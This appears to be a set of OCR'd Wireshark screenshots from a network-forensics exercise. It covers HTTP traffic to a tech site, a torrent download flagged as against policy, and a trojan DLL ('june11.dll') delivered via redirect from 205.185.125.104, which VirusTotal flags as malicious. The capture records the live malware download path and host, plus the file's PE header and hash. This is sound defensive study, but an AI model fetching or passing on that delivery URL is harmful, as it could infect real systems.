 43071 2020-06-30 12:02:45.… 10.11.11.217      iphonehacks.wpengi… HTTP     593 GET /wp-content/uploads/2019/09/Apple_watch_series_5-gold-aluminum-case-pomegra
 43076 2020-06-30 12:02:45.… iphonehacks.wpen… 10.11.11.217          HTTP     272 HTTP/1.1 200 OK  (JPEG JFIF image)
 43079 2020-06-30 12:02:45.… iphonehacks.wpen… 10.11.11.217          HTTP     450 HTTP/1.1 200 OK  (JPEG JFIF image)
 43085 2020-06-30 12:02:45.… 10.11.11.217      iphonehacks.wpengi… HTTP     503 GET /wp-content/uploads/2019/02/AirPods-Ear-Covers-67x67.jpg HTTP/1.1
 43087 2020-06-30 12:02:45.… 10.11.11.217      iphonehacks.wpengi… HTTP     496 GET /wp-content/uploads/2018/02/appleglassdisplay.jpg HTTP/1.1
 43092 2020-06-30 12:02:45.… iphonehacks.wpen… 10.11.11.217          HTTP     292 HTTP/1.1 200 OK  (JPEG JFIF image)
 43094 2020-06-30 12:02:45.… iphonehacks.wpen… 10.11.11.217          HTTP     503 HTTP/1.1 200 OK  (JPEG JFIF image)
 43101 2020-06-30 12:02:45.… 10.11.11.217      iphonehacks.wpengi… HTTP     513 GET /wp-content/uploads/2019/09/11pro-grass-rear-iphonehacks-67x67.jpg HTTP/1.1
 43102 2020-06-30 12:02:45.… 10.11.11.217      iphonehacks.wpengi… HTTP     787 GET /wp-content/uploads/2019/09/jailbreak-ios-13-13-1-ipadOS.png HTTP/1.1
 43105 2020-06-30 12:02:45.… iphonehacks.wpen… 10.11.11.217          HTTP     549 HTTP/1.1 200 OK  (JPEG JFIF image)
 43131 2020-06-30 12:02:45.… iphonehacks.wpen… 10.11.11.217          HTTP     469 HTTP/1.1 200 OK  (JPEG JFIF image)
```

```
> Frame 43101: 513 bytes on wire (4104 bits), 513 bytes captured (4104 bits) on interface eth0, id 0
> Ethernet II, Src: Apple_ac:b2:49 (e8:b2:ac:ac:b2:49), Dst: Cisco_97:4b:f0 (00:01:c9:97:4b:f0)
> Internet Protocol Version 4, Src: 10.11.11.217 (10.11.11.217), Dst: iphonehacks.wpengine.netdna-cdn.com (94.31.29.96)
> Transmission Control Protocol, Src Port: 62539 (62539), Dst Port: http (80), Seq: 1902, Ack: 12346, Len: 459
v Hypertext Transfer Protocol
  > GET /wp-content/uploads/2019/09/11pro-grass-rear-iphonehacks-67x67.jpg HTTP/1.1\r\n
    Host: cdn.iphonehacks.com\r\n
    <Host: cdn.iphonehacks.com\r\n>
    Connection: keep-alive\r\n
```

```
0000  00 01 c9 97 4b f0 e8 b2  ac ac b2 49 08 00 45 02   ····K··· ···I··E·
0010  01 f3 00 00 40 00 40 06  a7 a0 0a 0b 0b d9 5e 1f   ····@·@· ······^·
0020  1d 60 f4 4b 00 50 9d 91  f0 b5 c0 1a 69 ad 50 18   ·`·K·P·· ····i·P·
0030  08 00 67 93 00 00 47 45  54 20 2f 77 70 2d 63 6f   ··g···GE T /wp-co
0040  6e 74 65 6e 74 2f 75 70  6c 6f 61 64 73 2f 32 30   ntent/up loads/20
0050  31 39 2f 30 39 2f 31 31  70 72 6f 2d 67 72 61 73   19/09/11 pro-gras
0060  73 2d 72 65 61 72 2d 69  70 68 6f 6e 65 68 61 63   s-rear-i phonehac
0070  6b 73 2d 36 37 78 36 37  2e 6a 70 67 20 48 54 54   ks-67x67 .jpg HTT
0080  50 2f 31 2e 31 0d 0a 48  6f 73 74 3a 20 63 64 6e   P/1.1··H ost: cdn
0090  2e 69 70 68 6f 6e 65 68  61 63 6b 73 2e 63 6f 6d   .iphoneh acks.com
```


Hypertext Transfer Protocol: Protocol | Packets: 104286 · Displayed: 38 (0.0%) | Profile: Default

Torrents of Material Against Policy

File Name: Betty_Boop_Rhythm_on_the_Reservation.avi
File Size: 100.50 MB
Resolution: 720x480
Duration: 00:06:02

Summarize the following:

- HTTP traffic from 168.215.194.14 (files.publicdomaintorrents.com) to 10.0.0.24
- The user was downloading torrents going against policy, specifically a movie called "Betty_Boop_rythym_on_the_reservation"


files.publicdomaintorrents.com/nshowmovie.html?movieid=513

HOME LOG IN SIGNUP

1TB Harddrive with ALL 900+ divx PD movies Only - $550!

SMOOTH RIDE Air Adjustable Shocks

RENT ME! Over 120,000 Unique Visitors See This Spot Every Month. (Click Here)

Advertiser Info

NEW FORUM!

Movie Categories

Buy instead of Download
Top Twenty Seeded
Newest Twenty Added
SHOW ALL
WATCH LIVE
Action/Adventure

Public Domain Torrents
Movies that made History....Sort of...


Public Domain Movies

Betty Boop - Rythm on the Reservation

Categories: animation
User rating: ●●●

File Name: Betty_Boop_Rhythm_on_the_Reservation.avi
File Size: 100.50 MB
Resolution: 720x480
Duration: 00:06:02

Transferring data from adservice.google.com...


part_3.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr==168.215.194.14 and http

```
No.   Time                       Source                    Destination               Protocol Length SSID WPA Version Info
69126 2020-06-30 12:06:26.1818… BLANCO-DESKTOP.dogo…  files.publicdomaint…  HTTP     534   GET /nshowmovie.html?movieid=513 HTTP/1.1
69142 2020-06-30 12:06:26.3095… BLANCO-DESKTOP.dogo…  files.publicdomaint…  HTTP     471   GET /yellow-star.gif HTTP/1.1
69165 2020-06-30 12:06:26.4538… files.publicdomaint…  BLANCO-DESKTOP.dogo…  HTTP    1489   HTTP/1.1 200 OK  (text/html)
69167 2020-06-30 12:06:26.4627… BLANCO-DESKTOP.dogo…  files.publicdomaint…  HTTP     500   GET /grabs/bettybooprythmonthereservationgrab.jpg HTTP/1.1
69213 2020-06-30 12:06:26.8842… BLANCO-DESKTOP.dogo…  files.publicdomaint…  HTTP     465   GET /divxi.jpg HTTP/1.1
69347 2020-06-30 12:06:28.6316… BLANCO-DESKTOP.dogo…  files.publicdomaint…  HTTP     531   GET /usercomments.html?movieid=513 HTTP/1.1
69417 2020-06-30 12:06:29.5964… files.publicdomaint…  BLANCO-DESKTOP.dogo…  HTTP     464   HTTP/1.1 200 OK  (JPEG JFIF image)
69422 2020-06-30 12:06:29.6244… files.publicdomaint…  BLANCO-DESKTOP.dogo…  HTTP    1212   HTTP/1.1 200 OK  (GIF89a)
69426 2020-06-30 12:06:29.6564… files.publicdomaint…  BLANCO-DESKTOP.dogo…  HTTP     865   HTTP/1.1 200 OK  (JPEG JFIF image)
69466 2020-06-30 12:06:29.9489… files.publicdomaint…  BLANCO-DESKTOP.dogo…  HTTP      59   HTTP/1.1 200 OK  (text/html)
69706 2020-06-30 12:06:31.4132… BLANCO-DESKTOP.dogo…  files.publicdomaint…  HTTP     589   GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent HTTP/
69719 2020-06-30 12:06:31.5625… files.publicdomaint…  BLANCO-DESKTOP.dogo…  HTTP      59   HTTP/1.1 200 OK  (application/x-bittorrent)
```

```
    Last-Modified: Wed, 07 Jan 2009 13:49:31 GMT\r\n
    Accept-Ranges: bytes\r\n
  > Content-Length: 152005\r\n
    Keep-Alive: timeout=5, max=99\r\n
    Connection: Keep-Alive\r\n
    Content-Type: image/jpeg\r\n
    \r\n
    [HTTP response 2/2]
    [Time since request: 3.133758600 seconds]
    [Prev request in frame: 69126]
    [Prev response in frame: 69165]
    [Request in frame: 69167]
    [Request URI: http://publicdomaintorrents.info/grabs/bettybooprythmonthereservationgrab.jpg]
    File Data: 152005 bytes
> JPEG File Interchange Format
```

```
00000000  48 54 54 50 2f 31 2e 31  20 32 30 30 20 4f 4b 0d   HTTP/1.1  200 OK·
00000010  0a 44 61 74 65 3a 20 53  75 6e 2c 20 31 35 20 4a   ·Date: S un, 15 J
00000020  75 6c 20 32 30 31 38 20  30 34 3a 31 37 3a 31 39   ul 2018  04:17:19
00000030  20 47 4d 54 0d 0a 53 65  72 76 65 72 3a 20 41 70    GMT··Se rver: Ap
00000040  61 63 68 65 0d 0a 4c 61  73 74 2d 4d 6f 64 69 66   ache··La st-Modif
00000050  69 65 64 3a 20 57 65 64  2c 20 30 37 20 4a 61 6e   ied: Wed , 07 Jan
00000060  20 32 30 30 39 20 31 33  3a 34 39 3a 33 31 20 47    2009 13 :49:31 G
00000070  4d 54 0d 0a 41 63 63 65  70 74 2d 52 61 6e 67 65   MT··Acce pt-Range
```

Trojan Malware Downloaded

Summarize the following:

- Initial HTTP traffic from the user's computer 10.6.12.203 to IP Address 205.185.125.104.
- Trojan Malware "june11.dll" was downloaded and the computer became infected.

part_3.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
ip.addr==205.185.125.104 and http

No.    Time                   Source              Destination          Protocol Lengt Info
 58748 2020-06-30 12:04:39... LAPTOP-5WKHX9YG...  205.185.125.104      HTTP     275 GET /pQBtWj HTTP/1.1
 58750 2020-06-30 12:04:39... 205.185.125.104     LAPTOP-5WKHX9YG.fr... HTTP     542 HTTP/1.1 302 Found
 58752 2020-06-30 12:04:39... LAPTOP-5WKHX9YG...  205.185.125.104      HTTP     312 GET /files/june11.dll HTTP/1.1
 59388 2020-06-30 12:04:49... 205.185.125.104     LAPTOP-5WKHX9YG.fr... HTTP     946 HTTP/1.1 200 OK

> Ethernet II, Src: IntelCor_6d:fc:e2 (84:3a:4b:6d:fc:e2), Dst: Cisco_29:41:7d (ec:c8:82:29:41:7d)
> Internet Protocol Version 4, Src: LAPTOP-5WKHX9YG.frank-n-ted.com (10.6.12.203), Dst: 205.185.125.104 (205.185.125.104)
> Transmission Control Protocol, Src Port: 49739 (49739), Dst Port: http (80), Seq: 222, Ack: 489, Len: 258
v Hypertext Transfer Protocol
  v GET /files/june11.dll HTTP/1.1\r\n
    > [Expert Info (Chat/Sequence): GET /files/june11.dll HTTP/1.1\r\n]
      Request Method: GET
      Request URI: /files/june11.dll
      Request Version: HTTP/1.1
    Accept: */*\r\n
    <Accept: */*\r\n>
    Accept-Encoding: gzip, deflate\r\n
    <Accept-Encoding: gzip, deflate\r\n>
    User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)\r\n
    <User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E)\r\n>

00a0  61 74 69 62 6c 65 3b 20  4d 53 49 45 20 37 2e 30   atible;  MSIE 7.0
00b0  3b 20 57 69 6e 64 6f 77  73 20 4e 54 20 31 30 2e   ; Window s NT 10.
00c0  30 3b 20 57 4f 57 36 34  3b 20 54 72 69 64 65 6e   0; WOW64 ; Triden
00d0  74 2f 37 2e 30 3b 20 2e  4e 45 54 34 2e 30 43 3b   t/7.0; . NET4.0C;
00e0  20 2e 4e 45 54 34 2e 30  45 29 0d 0a 48 6f 73 74    .NET4.0 E)··Host
00f0  3a 20 32 30 35 2e 31 38  35 2e 31 32 35 2e 31 30   : 205.18 5.125.10
0100  34 0d 0a 43 6f 6e 6e 65  63 74 69 6f 6e 3a 20 4b   4··Conne ction: K
0110  65 65 70 2d 41 6c 69 76  65 0d 0a 43 6f 6f 6b 69   eep-Aliv e··Cooki
0120  65 3a 20 5f 73 75 62 69  64 3d 33 6d 6d 68 66 6e   e: _subi d=3mmhfn
0130  64 38 6a 70 0d 0a 0d 0a                            d8jp····

Request line (http.request.line), 23 bytes    Packets: 104286 · Displayed: 4 (0.0%)    Profil
```

Wireshark · Follow HTTP Stream (tcp.stream eq 724) · part_3.pcapng

```
GET /pQBtWj HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0;
.NET4.0C; .NET4.0E)
Host: 205.185.125.104
Connection: Keep-Alive

GET /files/june11.dll HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0;
.NET4.0C; .NET4.0E)
Host: 205.185.125.104
Connection: Keep-Alive
Cookie: _subid=3mmhfnd8jp
```

Wireshark · Follow HTTP Stream (tcp.stream eq 724) · part_3.pcapng

```
HTTP/1.1 302 Found
Server: nginx
Date: Fri, 12 Jun 2020 17:15:19 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 0
Connection: keep-alive
Cache-Control: no-cache, no-store, must-revalidate,post-check=0,pre-check=0
Expires: 0
Last-Modified: Fri, 12 Jun 2020 17:15:19 GMT
Location: http://205.185.125.104/files/june11.dll
Pragma: no-cache
Set-Cookie: _subid=3mmhfnd8jp;Expires=Monday, 13-Jul-2020 17:15:19 GMT;Max-Age=2678400;Path=/
Access-Control-Allow-Origin: *

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 12 Jun 2020 17:15:19 GMT
Content-Type: application/octet-stream
Content-Length: 563032
Last-Modified: Thu, 11 Jun 2020 22:34:56 GMT
Connection: keep-alive
ETag: "5ee2b190-89758"
X-Content-Type-Options: nosniff
Accept-Ranges: bytes

MZ......................@..........................................          .!..L.!This program
cannot be run in DOS mode.

$.......PE..L....A.^...........!...2.6...H......@>.......P.....................................y
```

Packet 58750. 0 client pkts, 2 server pkts, 0 turns. Click to select.

205.185.125.104:http → LAPTOP-5WKHX9YG.frank-n-ted.com:49739 (563kB)

Show data as: ASCII

Find:

https://www.virustotal.com/gui/file/d36366666b407fe5527b96696377ee

d36366666b407fe5527b96696377ee7ba9b609c8ef4561fa76af218ddd764dec

53 / 68

53 security vendors flagged this file as malicious

d36366666b407fe5527b96696377ee7ba9b609c8ef4561fa76af218ddd764dec

Googleipdate.exe

invalid-signature overlay pedll signed

549.84 KB Size

